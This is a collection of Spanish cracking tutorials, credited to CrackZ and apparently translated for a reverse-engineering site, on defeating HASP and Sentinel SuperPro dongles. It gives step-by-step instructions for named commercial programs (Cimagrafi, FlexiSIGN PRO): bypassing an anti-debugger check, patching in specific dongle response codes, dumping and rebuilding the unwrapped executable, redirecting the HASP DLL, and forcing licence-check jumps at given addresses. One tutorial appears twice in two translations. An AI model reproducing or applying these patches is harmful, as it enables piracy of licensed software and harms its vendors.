Si ya conoces las protecciones HASP sabrás que esta protección se presenta de dos formas, la API a través de la cual los servicios hasp() son activados y el encriptador de ejecutables PE conocido como la envoltura (envelope) el cual depende de las respuestas que le envía la mochila para realizar la descriptación. He elegido Trace.exe por dos razones, primero, es un objetivo 'envuelto' tan bueno como cualquier otro, y en segundo lugar estamos aquí para aprender sobre ingeniería inversa, al contrario que a robar Cimagrafi (un program de diseño bastante bueno según mi humilde opinión, protegido tristemente por una HASP). El envoltorio de la HASP comprueba la prensecia de SoftICE utilizando un truco muy común, CreateFileA buscando el controlador de video //./SIWVID, sin embargo, antes de empezar a explorar en inmensas cantidades de codigo recomiendo que utilices PEDump sobre el objetivo simplemente para hacerte una idea sobre a que te enfrentas.

Fíjate en _TEXT_HA que es la sección de la API HASP, que veremos más adelante, y .protect, la envoltura, en algunas ocasiones estas secciones tienen otros nombres (p.e. .protectzz) no obstante la envoltura Win32 siempre tiene un tamaño aproximado de de 160k. Como puedes prever la envoltura está fuertemente encriptada (desensamblarla te da 300h de la ronda inicial de descriptación que funciona con el método de deslizar una llave XOR sobre muchos pequeños trozos de código y luego llamando a las nuevas rutinas descriptadas, como puedes imaginar, estudiar esto no es para personas con problemas de corazón.

La descriptación es bastante complicada y no hay nada realmente interesante en su estudio, de hecho, al trazarlo a demasiado bajo nivel con SoftICE provoca un horrible cuelge (creo que esto está relacionado con SEH). Lo que la envoltura hace posteriormente es llamar su propia rutina hasp() descriptada para comprobar la existencia de una determinada mochila antes de usar los códigos de respuesta para descriptar y devolver el control al programa original. El primer paso es eliminar la rutina anti-SoftICE descrita arriba, después de lo cual deberíamos hacer un bpx a FreeEnvironmentStringsA que es llamdo en la mayoría de las protecciónes HASP de 32 bits inmediatamente después de la llamada a la rutina principal hasp(). Así aparece :-

```
:00546AC5 CALL [EBP+00] <-- Esto es hasp().
:00546AC8 PUSHAD <-- Salva todos los registros.
:00546AC9 LEA ESI,[0054A395]
:00546ACF PUSH DWORD PTR [ESI]
:00546AD1 LEA ESI,[KERNEL32!FreeEnvironmentStringsA]
:00546AD7 CALL [ESI]
:00546AD9 ESI,[KERNEL32!FreeEnvironmentStringsA]
:00546AD7 CALL [ESI]
:00546AD9 POPAD <-- Restablece los registros (aquí paras tú).
:00546ADA RET
```

```
:005449C4 PUSH EBP <-- Coloca un bpx aquí.
:005449C5 CALL 0054691F <-- hasp() de alto nivel.
:005449CA POP EBP
```

Cuando vuelves de la rutina, la rutina de la cobertura hasp() acaba de ser ejecutada por primera vez, la cual es siempre IsHasp(), así que pon EAX=1 y un bpx para el siguiente servicio. Con seguridad el siguiente servicio es 2 (en BH), ECX contiene el valor de la contraseña 1 del fabricante, EDX la contraseña 2 del fabricante y EAX el código de la semilla. En este caso tenemos EAX=512, ECX=2459 & EDX=2CFX, después de la llamada a hasp() de nuevo de EAX a EDX = 0, deberían contener los codigos de respuesta requeridos para la semilla dada. En todos las coberturas Win32 que he visto, ha sido posible recuperar estas respuestas siguiendo la ejecución del código (no es que realmente lo necesitemos).

Utilizando el algoritmo HaspCode podemos encontrar las respuestas deseadas, así que parchea en EB0E, 6D3B, 19FA & BF33, ahora F5 y encontrarás la comprobación repetida, parchea en las respuestas de nuevo. La tercera comprobación disminuye el valor de la semilla en 1 así que necesitarás parchear en 904C, 5CD5, DAEE & 30BE (devuelve como semilla 512C, estas respuestas no pueden recuperarse sin conocer el algoritmo HaspCode(). Son estos valores los que usaremos para la descriptación después de la función hash, claro :-). Recomiendo que deshabilites todos los breakpoints y bpx en VirtualAlloc, en otras versiones de la cobertura WriteProcess Memory también se usa extensamente. Después de estos breakpoints, coloca la ventana de datos en la RVA de la primera sección (normalmente en 401000) y mira con atención, hay probablemente dos técnicas rápidas para encontrar el punto de entrada original.

Una de las mejoras formas es usar combinaciones de bpx's en VirtualAlloc/WriteProcessMemory y GetProcAddress, y luego probar y seguir el código intuitivamente, otra forma (quizás más sencilla), sea hacer un map32 y obtener el rango de direcciones de la primera sección, luego poner un bpr para toda el rango de la sección, con lo cual acabarás aquí en el trascurso de algunos 'fixups' o en OEP :-). En el caso de Trace.exe, dos breakpoints en VirtualAlloc y el bpr que he descrito arriba te permitirán encontrar el O.E.P (RVA 0xAF790), tan pronto en cuanto llegues aquí, copia el contenido de todas las secciones, puede que incluso tu puedas usar ProcDump Bhrama, IceDump o TRW para obtener un PE válido :-).

Aquí tienes los detalles si eliges hacer esto a mano :-<

Sección	RVA	Tamaño	Localización	Tamaño en bytes
.text	x401000	xAE9E4	x1000	715,236
.data	x4B0000	x112AC	xAEE00	70,316
.reloc	x4CA000	xB6FC	xC2A00	46,844

Ahora puedes pegar estas secciones de código sobre los bytes originales, pero se muy muy cuidadoso a la hora de convertir la RVA en la dirección correspondiente en el fichero (esta parte la he hecho yo por tí), fíjate también en que .rsrc no está encriptada en este ejemplo por la cobertura HASP. Si estás realizando esta parte con UltraEdit, te recomiendo que lo hagas sin prisas para evitar errores, también date cuenta de que puedes destruir la sección .protect puesto que ya no la vamos a necesitar más.

Corrección el PE

Esta será la etapa más importante antes de que podamos ejecutar el fichero reconstruido. En el desplazamiento 0x128 necesitamos actualizar nuestro punto de entrada (0xAF790 como identificamos antes) Después necesitamos corregir la RVA de importación y su tamaño (redondea el tamaño con el alineamiento del fichero), ésto, de nuevo, es fácil de encontrar (coloca un breakpoint a GetProcAddress y un bpr a cualquier lugar de la sección de .idata) aquí está el código :-

```
:bpr 004c5000 004c5000+250c rw
Break debido a BPR #0167:004C5000 #0167:004C750C RW

:0053C800 MOV EAX,[EBP-0C] <-- VA de la tabla de importaciones (4C5000).
:0053C803 CMP DWORD PTR [EAX+0C],00
:0053C807 JZ 0053C860
```

Finalmente corrige las entradas del tamaño de la BASELOC y en el directorio de datos, 0xCA000 (RVD de .reloc) y B800 (tamaño) en este caso. ¿He mencionado que puedes borrar la sección .protect de la cabecera PE y actualizar el número de secciones?. Ahora, por supuesto, puedes desproteger la mochila HASP de Cimagrafi en la forma usual :-).

Técnica DLL de desprotección de la mochila HASP

¿Debería señalar que yo no soy el pionero en el uso de esta técnica y que sólo mejor en el caso que haya muchos ficheros protegidos con HASP y quieres bpx sólo un lugar para examinar todos las comprobaciones, también es una técnica que puede

llevarse a cabo con movimientos de dedo en tu editor hexadecimal. Se incluye ahora en el archivo HASP (prueba en la página herramientas) Te he dejado un hasp.dll (esta es en realidad una dll HASP para desarrolladores que ha sido editada un tanto para nuestros propósitos). Por favor, ten cuidado ya que esta dll no funciona siempre y cuando no lo hace tu sistema será probablemente destruido .... ciertamente no funciona tal cual con Cimagrafi, la pila necesita ser corregida). No voy a extenderme más en como ésta funciona (la he probado sólo con MAYA Fusion v2.51b), los seguidores de la HASP se figurarán el resto por sí solos :-

1. Localiza la marca HASP 'cmp bh, 32' en tu objetivo.

2. Sigue el código por debajo de la siguiente CALL. Cambia las cuatro lineas PUSHAD en la llamada (p.e. la segunda instancia) en un NOP y anota la dirección a la que apunta ESI también (dos líneas por encima).

3. Cambia el CALL GetModuleHandleA (alrededor de diez líneas más abajo) a CALL LoadLIbraryA.

4. Localiza el siguiente CALL que llame a GetModuleHandleA y sigue el código que hay por debajo. El primer CALL GetProcAddress debería salvar EAX a la ubicación de ESI que anotaste en el punto 2. Cambia la línea inmediatamente después para que apunte a ESI en esta dirección.

5. Localiza la cadena 'KERNEL32.DLL' y sustitúyela con el nombre de tu nueva dll, Asegúrate de cambiar sólo la refencia HASP (busca nombres HASP próximos como HASPUT16.DLL).

6. Carga tu programa, bpx la referencia 'cmp bh, 32', ejecuta paso a paso el programa y haz tus propias averiguaciones, edita la dll según lo que necesites.

Mochilas Menú principal

© 1998, 1999, 2000 CrackZ. Updated 24th April 2000.

La Envoltura HASP & Técnicas para Crackear HASP

(Nota del Traductor)

Okas, debido a que existe la necesidad de profundizar en el crackeo de DoNgLeS o Mochilas, he traducido este pekeño tut, espero sirva de algo y ya podamos vencer al ..che Carto.(/Nota del Traductor)

Objetivo :- Trace.exe (incluido con Cimagrafi v5.07+).
La Técnica de Crackeo de la DLL HASP

Si le tienes mucha fe a HASP sabrás que la protección toma 2 formas, la API por la cual los servicios hasp() son accionados y el encriptador PE totalmente inflado (Traductor: supongo que quiere decir inutil) de Aladdin, conocido como envoltura, que cuenta con códigos de respuesta de la Dongle para hacer la desencripción. Escogí Trace.exe por 2 razones, primero es un objetivo envuelto tan bueno como cualquiera, y segundo estamos aquí para aprender acerca de Ingenieria Inversa en lugar de robar Cimagrafi (un programa con un buen diseño imho que está penosamente protegido con una HASP). La envoltura HASP revisa la presencia de SoftICE usando un truco muy familiar, CreateFileA para el driver de video //./SIWVID, sin embargo, antes de empezar a cavar en una vasta cantidad de código, te recomiendo volcar el PE del objetivo para mirar contra que estás.

Nota el _TEXT_HA que es la sección API de HASP, la veremos despues, y .protect la envoltura actual, algunas veces, estas secciones tienen cambiados los nombres (ej. .protectzz) y la envoltura Win32 siempre la iguala a algo alrededor de 160k. Como podrías esperar, la envoltura está fuertemente encriptada (desensamblar te dará cerca de 300h de la ronda inicial de desencripción que trabaja en el principio de deslizar un XOR a traves de muchas rondas pequeñas de código y entonces llamando las nuevas rutinas de desencripción, como podrás imaginar, estudiar esto no es para los de corazón débil.

La desencripción es bastante enredada y no hay nada que realmente pueda ser ganada con estudiarla, de hecho rastrearla en SoftICE resultará en un cuelgue muy desagradable (Pienso que esto está relacionado con el SEH). Lo que la envoltura hace subsecuentemente es llamar su propio hasp() desencriptado para revisar una dongle especifica antes de usar los códigos de respuesta para desencriptar y tomar control del programa original. El primer paso es matar el truco anti-SoftICE que describí arriba, despues deberás poner un bpx para FreeEnvironmentStringsA que es llamada en la mayoria de protecciones HASP 32-bit inmediatamente despues del CALL a la rutina hasp() principal. Aquí está como se mira :-

```
:00546AC5 CALL [EBP+00] <-- Este es hasp() real.
:00546AC8 PUSHAD <-- Grabar todos los registros.
:00546AC9 LEA ESI,[0054A395]
:00546ACF PUSH DWORD PTR [ESI]
:00546AD1 LEA ESI,[KERNEL32!FreeEnvironmentStringsA]
:00546AD7 CALL [ESI]
:00546AD9 POPAD <-- Restaurar los registros (irrumpes aquí).
:00546ADA RET

:005449C4 PUSH EBP <-- Ahora fija un bpx aquí.
:005449C5 CALL 0054691F <-- hasp() en el nivel mas Alto.
:005449CA POP EBP
```

Cuando retornas la rutina de la envoltura hasp() justo ha sido ejecutada por primera vez, siempre su IsHasp(), así fija EAX=1 y un bpx para el siguiente servicio. Es muy seguro que el siguiente servicia es 2 (en BH), ECX mantiene el password 1 del vendedor, EDX el password 2 del vendedor & EAX el código semilla. En este caso tenemos EAX=512D, ECX=2459 & EDX=2CF3, despues de la llamada a hasp() de nuevo EAX a través de EDX = 0, deberían ser llenados con los códigos de respuesta requeridos para la semilla dada. En todas las envolturas Win32 he visto que ha sido posible recuperar estas respuestas con un simple rastreo (no que lo necesitemos actualmente).

Usando el algoritmo HaspCode encontramos la respuesta deseada, así que parchamos EB0E, 6D3B, 19FA & BF33, ahora F5 y obtendrás el chequeo repetido, parcheamos de nuev la respuesta. El tercer chequeo decrementa el código semilla 1 así que necesitas parchear 904C, 5CD5, DAEE & 30BE (retorna para la semilla 512C, estas respuestas no pueden ser recuperadas sin saber el algoritmo HaspCode()). Estos valores serán usados para la desencripción despues que la función picadillo por supuesto :-). Recomiendo que desactives ahora todos los breakpoints y fijes un bpx para VirtualAlloc, en diferentes versiones de la envoltura, WriteProcess Memory también es extensamente usadas. Despues de estas interrupciones, coloca la data window en el RVA de la primer sección (usualmente es 401000) y mira lentamente, probablemente hay 2 técnicas rápidas para encontrar el OEP (punto de entrada original).

Una de las mejores formas es usar combinaciones de bpx's en VirtualAlloc/WriteProcessMemory & GetProcAddress, entonces tratar intuitivamente, otra forma (quiza más fácil), hacer map32 y obtener el rango de dirección de la primera sección, entonces fijar un bpr para el rango entero de la sección, caerás aquí o durante algunos arreglos o en el OEP :-). En el caso de Trace.exe 2 breaks en VirtualAlloc y el bpr que describí arriba te encontrarán el O.E.P (RVA 0xAF790), tan pronto como lo alcances, vuelca todas las secciones, quiza puedas usar ProcDump Bhrama o IceDump o TRW para hacer un PE válido :-).

Aquí están los detalles si has escogido hacerlo manualmente :-

Sección	RVA	Tamaño	Raw Localidad	Tamaño en bytes
.text	x401000	xAE9E4	x1000	715,236
.data	x4B0000	x112AC	xAEE00	70,316
.reloc	x4CA000	xB6FC	xC2A00	46,844

Ahora puedes pegar estos datos volcados y desencriptados sobre los bytes originales, pero se muy cuidadoso cuando conviertas el RVA en un Offset Raw en el archivo actual (He hecho esta parte por ti), también nota que .rsrc no está encriptado en este ejemplo con la envoltura HASP. Si estás haciendo esta parte con UltraEdit, te aconsejo tomarlo muy despacio para evitar errores, también nota que puedes eliminar completamente la sección .protect ya que no la necesitamos más.

Arreglando el PE

Esto será el paso importante antes de que podamos correr nuestro archivo reconstruido. En offset 0x128 necesitamos actualizar nuestro punto de entrada (0xAF790 como lo identificamos antes). Después necesitamos arreglar nuestro RVA de importación y el tamaño (redondea el tamaño a la alineación del archivo), esto también es fácil de encontrar (fija un breakpoint para GetProcAddress y luego un bpr para cualquier parte en la sección .idata), aquí está el código :-

```
:bpr 004c5000 004c5000+250c rw
Interrumpe debido a BPR #0167:004C5000 #0167:004C750C RW

:0053C800 MOV EAX,[EBP-0C] <-- VA de la tabla de importación (4C5000).
:0053C803 CMP DWORD PTR [EAX+0C],00
:0053C807 JZ 0053C860
```

Finalmente arregla el BASRELOC & y el tamaño de las entradas en el directorio de datos, 0xCA000 (RVA de .reloc) & B800 (tamaño) en este caso. Mencioné también que deberías borrar la sección .protect del encabezado PE y actualizar el número de secciones. Ahora por supuesto deberás crackear la protección HASP de Cimagrafi de la manera usual :-).

La Técnica de Crackeo de la DLL HASP

Debería apuntar que no soy el pionero de esta técnica y que realmente tiene ventajas si tienes varios archivos protegidos por HASP y quieres bpx una simple localidad para examinar todos los chequeos, también hay una técnica que puede ser usada usando los movimientos de los dedos dentro de tu HEX editor. Te hé dado un hasp.dll (actualmente es una dll que HASP

provee a los desarrolladores que ha sido editada un poco para nuestros propositos). Por favor, ten cuidado ya que esta dll no siempre trabajará y cuando no lo hace, tu sistema probablemente será destruido ..... ciertamente no trabaja 'como es' con Cimagrafi, la pila necesita ser corregida). No explicaré más como es que trabaja esto (Solo probé con MAYA Fusion v2.51b), los vigilantes de HASP se figurarán el resto por sí mismos :-

1. Localizar la marca de fabrica HASP 'cmp bh, 32' dentro de tu objetivo.

2. Rastrear en el siguiente CALL. Cambiar el PUSHAD 4 lineas en el CALL (p.e. la 2a instancia) a un NOP y nota la dirección ESI que está apuntando tambien (2 lineas arriba).

3. Cambia la llamada a GetModuleHandleA (acerca de 10 líneas arriba) a LoadLibraryA.

4. Localiza la siguiente llamada que sigue a lo que fue GetModuleHandleA y rastrea abajo. La primer llamada a GetProcAddress debería granar EAX a la localidad ESI que notaste en la segunda parte. La línea intermedia después debería ser cargada para apuntar a ESI en está dirección.

5. Localiza la cadena 'KERNEL32.DLL' y cambiala al nombre de nuestra nueva dll, asegurate de cambiar unicamente la referencia a HASP (busca nombres HASP como HASPUT16.DLL).

6. Carga tu programa, bpx para la referencia 'cmp bh, 32', rastra y figurate, edita la dll para tus necesidades.

Dongles Return to Main Index

© 1998, 1999, 2000 CrackZ. Updated 24th April 2000.

Karpoff Spanish Tutor

Programa: Cimagrafi v5.0

PROTECCION:	Mochila HASP
Objetivo:	Eliminar las entradas de las mochilas.
Descripcion:	Buscar en la WEB la utilidad de este soft.
Dificultad:	Media.
DOWNLOAD:	http://www.graphitech.net/
Herramientas:	**Softice W32dasm, IDA, HIEW**
CRACKER:	CrackZ **FECHA:** ../../....

INTRODUCCION

Bienvenidos nuevamente a un tutorial sobre dongles, esta vez estaremos trabajando con HASP (de la empresa Aladdin Knowledge Systems). HASP, es vista por la mayoría de los crackers, como una de las mas difíciles dongles, al menos por supuesto, que tengas acceso al dongle original. Entonces comparando las respuestas es obviamente fácil. HASPs, vienen en varios sabores, yo los categorice en dos grupos, las que devuelven código de retorno, y las que usan un reloj interno.

Gran cantidad de información sobre las APIs de HASP esta disponible en: ftp://ftp.hasp.com/, si estas realmente interesado en el dongle, baja el CD de documentación entero, sino baja alguno de los PDFs. Cuando estas trabajando con HASP, conocer el modelo especifico ayuda mucho. Cuando estés desensamblando, usa el IDA. Las implementaciones de HSAP varían, pero no te preocupes si encontrás que usando un bpio -h 378 rw no funciona. En la mayoría de los casos hay que olvidarse de trabajar con los NAG Box, (mas tarde voy a explicar algunas de las características usadas en HASP acerca de Nag Box).

Con el dongle de Sentinel, no instalar el drivers puede ser una ventaja, sin embargo es lo contrario para HASP, (instalá el driver vxd ahora y mas tarde los removemos).

AL ATAKE

Voy a comenzar el trabajo; hay cuatro archivos Exe en total, pero por ahora me voy a enfocar solamente en graficad.exe, la teoría que aplicamos aquí es que una vez que crackeamos uno los demás son los mismo. Ejecutando el programa, se produce el siguiente mensaje "PLUG NOT FOUND", que es creado usando la famosa MessageBoxA, solamente anotamos la dirección, y nos olvidamos de buscar el salto para evitarlo, de esta manera nunca lo lograras.

Poner un bpio -h 378 rw no hace nada, de manera que usamos bpx CreateFileA, esto es porque asumimos que el programa necesita abrir el driver vxd/dongle para comenzar a comunicarse. Permití que se ejecuten varios break hasta que aparece el MessageBox, y anota la dirección de el ultimo lugar que interceptaste. Que tiene que ser parecido al siguiente código.

:004AB91C CALL [KERNEL32!CreateFileA] <-- 2º breaks aqui.

Una ves que estamos en este lugar, deshabilitamos el brekpoint, y comenzamos a tracear con F10. Usa F12 hasta ir al entry point en 004A99DE, una mas y aparece el MessageBox.

:004A99DE MOV EAX, [EBP-4]
:004A99E1 MOV [EAX+12h], BL <-- Puede ser una bandera interesante, consultar las referencias en las APIs.
:004A99E4 CALL SUB_402A58 <-- Función *x*.
:004A99E9 MOV EAX, 0FFh
:004A99EE CALL SUB_402D08 <-- Función *y*, (El valor que retorna EAX es interesante).
:004A99F3 MOV EDX, [EBP-4] <-- Puede ser peor 'watching' EBP-4.
:004A99F6 MOV [EDX+11h], AL <-- Almacena AL.
:004A99F9 CMP ds:dword_50C7FC,0 <-- 1º respuesta del dongle.
:004A9A00 JNZ 004A9A29 <-- Este lugar tiene que ser chequeado.
:004A9A02 CMP ds:dword_50C800,0 <-- 2º respuesta del dongle.
:004A9A09 JNZ 004A9A29 <-- Nuevamente.
:004A9A0B CMP ds:dword_50C804,0 <-- 3º respuesta del dongle.
:004A9A12 JNZ 004A9A29 <-- El chequeo final.

Cuando te pones a pensar acerca de códigos como el de arriba, es malo ponerse a ponerle nombre a cada función y especular acerca de que hace cada línea. El JNZ 004A9A29 es evidentemente critico para el flujo del programa, cuando lo tracees, te encontraras dword puestos en cero, poco después aparece un call que presenta "PLUG NOT FOUND", de manera que alguno de los saltos condicionales hace que esto suceda. La pregunta es: Cual es la manera mas fácil para resolver esto?

:004A9A29 MOV EAX, ds:dword_50C800 <-- Es este dword.
:004A9A2E DEC EAX <-- resta 1.
:004A9A2F SUB EAX, 2 <-- resta otros 2.
:004A9A32 JB 004A9A38 <-- "ILLEGAL PLUG" tambien en esta parte.
:004A9A34 JZ 004A9A55 <-- "ILLEGAL PLUG" aqui tambien, pero es el salto bueno.
:004A9A36 JMP 004A9A72 <-- "PLUG NOT FOUND" Inevitable ecepcion.

Para realmente entender esto, necesitas tener bien claro la siguiente sección de código. Saltando por JB o JZ, la ejecución del código continua por el JMP 004A9A8B, aunque un llamado de función presenta "ILLEGAL PLUG" antes que podamos continuar.

Tené en cuenta los valores que corresponden a las tres banderas (Flag), que tienen que ver con JB y JZ. [EAX+10h] - es puesto en 1 o 0, [EAX+8] es puesto en 32h o 4Dh, y [EAX+0Ch] en 33h o 4Ch. El JZ es el salto "bueno", porque? bueno, porque ningún programador serio se molestaría con un salto preciso como es JZ (por ejemplo dword_50C800 = 3), si un simple JB fuera suficiente, también esta conclusión se refuerza por el hecho que [EAX+10h] es puesto a 1 (verdadero).

Bueno ahora haremos un emparchado preliminar aquí, usaremos el espacio de direcciones de todas estas comparaciones y el JNZ a 004A9A29 para poner MOV dword_50C800, 3. y después ponemos la comparación, y el salto si no es cero, en realidad se puede hacer un salto directo porque la bandera no se cambia en ningún lado mas. Si tenes ganas podes bajar al final del tutorial, los GIF donde muestro en el Hiew, como hacer esto.

Ahora cuando corremos graficad.exe este nos presenta "ILLEGAL PLUG" este mensaje aparece en la función CALL SUB_4A9FC4, que es donde empezaremos a trabajar. Tené en cuenta que si usas W32Dasm, la primera parte de la función no es desensamblada correctamente. Por favor no te olvides de buscar cualquier instancia de dword_50C800.

:004A9C2A CALL SUB_4AA3B8 <-- Lee el dongle nuevamente (talvez).
:004A9C2F CMP ds:dword_50C800, 0 <-- Check.
:004A9C36 JNZ 004A9C4D <-- No necesito decir que hace este salto.

En esta instancia no vamos a poder hacer un parche tan elegante como el anterior, debido a las restricciones de

direcciones, aunque posiblemente podríamos usar el espacio de memoria entre 004A9C38 y 004A9C42. Volvemos al SICE, y tracemos entre las inmediaciones de 004A9FC4, la primera sección de este llamado setea 11 WORD, de una manera horrendamente ineficiente. (Codifique esto nuevamente con muchos menos bytes), desde EBX, 0, hasta el primer salto a JNZ 004AA01D. El traceo de esta sección tiene que ser hecha prestando mucha atención.

:004AA04B PUSH offset dword_50C7FC
:004AA050 PUSH offset dword_50C800 <-- Reconoces esto.
:004AA055 PUSH offset dword_50C804 <-- Esto sera checkeado.
:004AA05A PUSH offset dword_50C808 <-- Esto es datos del dongle.
:004AA070 CALL SUB_4AA3B8 <-- Ahora conocemos aqui lee el dongle.
:004AA075 CMP WORD PTR [EBX], 192h <-- La comparación inevitable.
:004AA07A JZ 004AA094 <-- Jump_nice_dongle_return.

Lentamente hemos ido quebrando esta protección. Cuando anteriormente hicimos la búsqueda por lugares que chequearan el dword_50C800, Yo especule que la función SUB_4AA3B8 podía ser la función de lectura del dongle, y el código de aquí confirma la sospecha. Tenemos que hacer dos cosas mas, primero emparchar en la forma correcta el código de aquí, y segundo buscar por otras apariciones de la función SUB_4AA3B8. Cuando emparchaba esta sección usaba desvergonzadamente el espacio de direcciones para asegurarme que la bandera cero fuera seteada por la comparación.

Después de hacer esto continuamos inspeccionando el código un poco mas. Otro chequeo aparece en este código.

:004AA094 CMP ds:dword_50C804, 0 <-- Check dongle data por 0.
:004AA09B JZ 004AA0B5 <-- Good_jump (salto bueno).

Después de empachar esto, retornamos uno o dos pasos atrás y buscamos por SUB_4AA3B8, encontraremos que aparece nuevamente en este código (no creo que sea necesario corregirlo)

:004A9EAB CALL SUB_4AA3B8 <-- Lectura del Dongle.
:004A9EA0 TEST BL,BL <-- Test BL=0.
:004A9EA2 JZ 004A9EAB <-- No hay que saltar aqui (bad_Jump)

Ahora corremos graficad.exe y igual tenemos el menssage box "ILLEGAL PLUG", después de mucho pensar encontré finalmente donde emparcharlo. Conocemos que la función SUB_4AA3B8 lee el dongle, y en términos del flujo de ejecución el ultimo chequeo que se hace es el del arriba. Usamos el Symbol Loader y llegamos a la dirección 004A9EA0 poniendo un comando g temporizado. El JZ funciona como deseamos no necesitamos emparcharlo, (posiblemente porque en cada API de la HASP, BL solamente retorna 0 si un por LPT no fue encontrado), la función SUB_4A9DA4 siguiente es la que tenemos que investigar.

:004A9DAF TEST EDX,EDX
:004A9DB1 JNZ 004A9DD3 <-- Dirección del Good_jump.
:004A9DB3 TEST ECX,ECX
:004A9DB5 JNZ 004A9DD3 <-- Dirección del Good_jump.
:004A9DB7 TEST EAX,EAX <-- Pregunta si es cero.
:004A9DB9 JNZ 004A9DD3 <-- El mejor Good_jump para forzar.
:004A9DC9 CALL SUB_4A96D4 <-- Si no es cero llama esta función.

Este código se explica por si solo, cualquiera de los JNZ tendrá que ser forzado. Sugiero el ultimo por la razon de que antes de hacer este chequeo el valor del registro EAX es seteado por (DWORD PTR [EBP+14]), y además este es de propósito general, contrario a los registros ECX/EDX, que pueden retener sus valores muy profundo en el proceso de chequeo. Esto concluye con el truco de la sección de ingeniería inversa. Los otros tres archivos son similares, por lo tanto aplica la misma técnica.

Apartado sobre tablas de salto - HASP DWORD

Siempre que ataques un HASP, desensamblalo y examiná con cuidado por string de NAGs, y asegurate de tener presente la tabla de salto de DWORD, la cual he visto en la mayoría de los HASP que he atacado hasta aqui. En la mayoría de los programas que tengan HASP necesitaras emparcharlo en mas de un lugar, y el primer paso será probablemente cambiar el string NAG "Incorrect Plug" o algún mensaje similar.

:04A9713 ADD ESI,03 <-- ESI usado como variable se salto.
:004A9716 CMP ESI,0E <-- Maximo numero de posibilidades.
:004A9719 JA 004A97E7 <-- Quick Exit.
:004A971F JMP DWORD PTR [4*ESI+offset] <-- Tabla de salto para string de errores.

Resta por decir que cuando crackeas un HASP correctamente, llegas a este código. Como un ejercicio final para vos

queda sacar los string de DEMO y EXP del EXE, solamente con fines estético.

Traducción: AFTOSA

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: FlexiSIGN PRO and it's family of products

PROTECCION:	SuperPro de Sentinel
Objetivo:	Destrabar las API de funciones de la DLL SentinelSuperPro WIN32
Descripcion:	En la web esta la descripción
Dificultad:	Media
DOWNLOAD:	http://www.amiable.com
Herramientas:	**Softice W32dasm IDA Editor Hexadecimal**
CRACKER:	Goatass, CrackZ **FECHA:** ../../....

INTRODUCCION

"Después de leer el muy buen tutorial de goatass, me senté y me puse a tomar una cerveza bien fría, mientras pensaba: ¿porque los desarrolladores de software delegan su estrategia de protección a los vendedores de dongles? Eso es realmente frustrante. Echale una mirada a mi sitio, y llegarás a la conclusión de que los dongles son un gasto al pedo de dinero. Yo me pregunto: ¿algún usuario de dongles no ha pensado alguna vez en iniciarles acciones legales a estos comerciantes metirosos? Hay un buen caso con los dongles que no cumplen con el propósito para el que fueron creados". "Cuando reescribas la función sproRead() acordáte que el código que uso en el ejemplo de emulación inicialmente depende del stack, (para obtener la dirección de lectura), goatass apuntó algunos problemas haciendo esto, probablemente debido a las características del compilador, sproRead() no siempre preserva el valor del registro, EBX como te darás cuenta en este artículo. Por supuesto que si tenés acceso a mi página privada, aprenderás que hay una manera de emular todas las rutinas de Sentinel en un solo lugar, goatass incluso muestra algunos de los códigos claves para hacer esto :-) él dice que la palabra (word) 0A copiada a la estructura de grabación + 30h luce sospechosa". "Tutorial ligeramente editado por CrackZ".

Segunda Introduccion:

Primero que nada, quiero decir que compré este soft, y que tengo el dongle y la licencia original de FlexiSIGN PRO. Amiable es una empresa que hace soft de alta calidad para la industria de Letreros o carteles. Un tutorial escrito por CrackZ hace tiempo, sobre el CASMate, fue el primer paper sobre protección usado por esta compañía. Yo también crackeé, de la misma empresa, el Inspire 1.6 pero no tuve el tiempo suficiente para escribir un tutorial. De cualquier manera, esta aplicación usa la mochila SuperPro de Sentinel, en conjunto con un nombre de usuario y una password que deciden cuál programa estás autorizado a instalar. En este tutorial te mostraré cómo encontrar y emular la mochila de Sentinel, y cómo bypass todos los checks que estén relacionados.

Herramientas

http://zencrack2.cjb.net/ - Todos los tuturiales sobre Sentinel tutorials (y mucho más).
ftp://ftp.rainbow.com/pub/online_documents/ - No olvidarse de leer pro223.pdf, spro_dev.pdf.
SoftICE, Hex Editor, IDA or W32Das

En marcha!

OK, después de instalar el programa chusmeamos los archivos. Corremos el archivo App.exe que es el programa principal, App2.exe es el administrador de producto (nos ocuparemos de él más tarde). ¿Qué ves? Carga algunas "cagaditas", y después tira un mensaje de error diciendo:

"This application requires that a Hardware key be installed, but none was found".

Este lindo mensaje nos anuncia que el programa busca en nuestros ports para ver si hay una mochila conectada, y por supuesto no la encuentra. Habiendo leído el manual de Sentinel sabemos que el programa debe llamar la función sproFindFirstUnit() después de haber inicializado el "record paquet" con la función sproInitialize(). Cuando nos referimos a "record paquet", queremos decir una estructura que retiene y retendrá información sobre la mochila (dongle). Nuevamente usando info del manual de sentinel, sabemos que esta estructura debe ser puesta en el stack, antes de que cualquier API de la mochila sea usada. Esto es bueno para nosotros porque nos dá una marca de partida, para encontrar todos los llamados de API de la mochila.

También sabemos que cuando una API falla retorna 3 en el registro EAX. Otra cosa que nos ayuda es la demora que genera la mochila cuando el programa trata de accederla y no la encuentra, ésta hará como si la PC se colgara por unos pocos segundos; cuando esto sucede, es una señal inequívoca que se hizo un CALL a una API de la mochila. Antes de que este call suceda, el programa debe chequear que tenga una packet record válido, y es además lo que usaremos para encontrar el llamado a la mochila. En el código del programa luce más o menos así:

```
CMP WORD PTR [ESI], 7242
JE packet_record_valid
MOV AX, 0002
POP EDI
POP ESI
RET 000C
```

7242 es la firma del packet record, y debe ser chequeada; si falla el código que retorna en EAX es 2, que significa paquete incorrecto (Invalid Packet). Bien, basta de teoría por ahora, y vamos directo a nuestro negocio. Después de observar cuáles archivos son llamados por programa, los abrimos con el W32Dasm,y nos fijamos qué funciones importa y exporta. Comenzamos con un archivo llamado Sx32w.dll. Después de abrirlo chusmeamos que en el listado de exportación, exporta todas las funciones que vimos en el manual de Sentinel. Interesante ¿no?, si lo abrimos con un editor hexadecimal casi al final del archivo encontramos el string "SentinelSuperPro WIN32 DLL", que es la DLL que provee Rainbow a los desarrolladores para usarla en su aplicación. Esto es realmente bueno para nosotros, porque ahora conocemos el lugar principal donde se hacen los llamados a la mochila; y además cuando el soft necesite usar la mochila se debe usar ésta DLL.

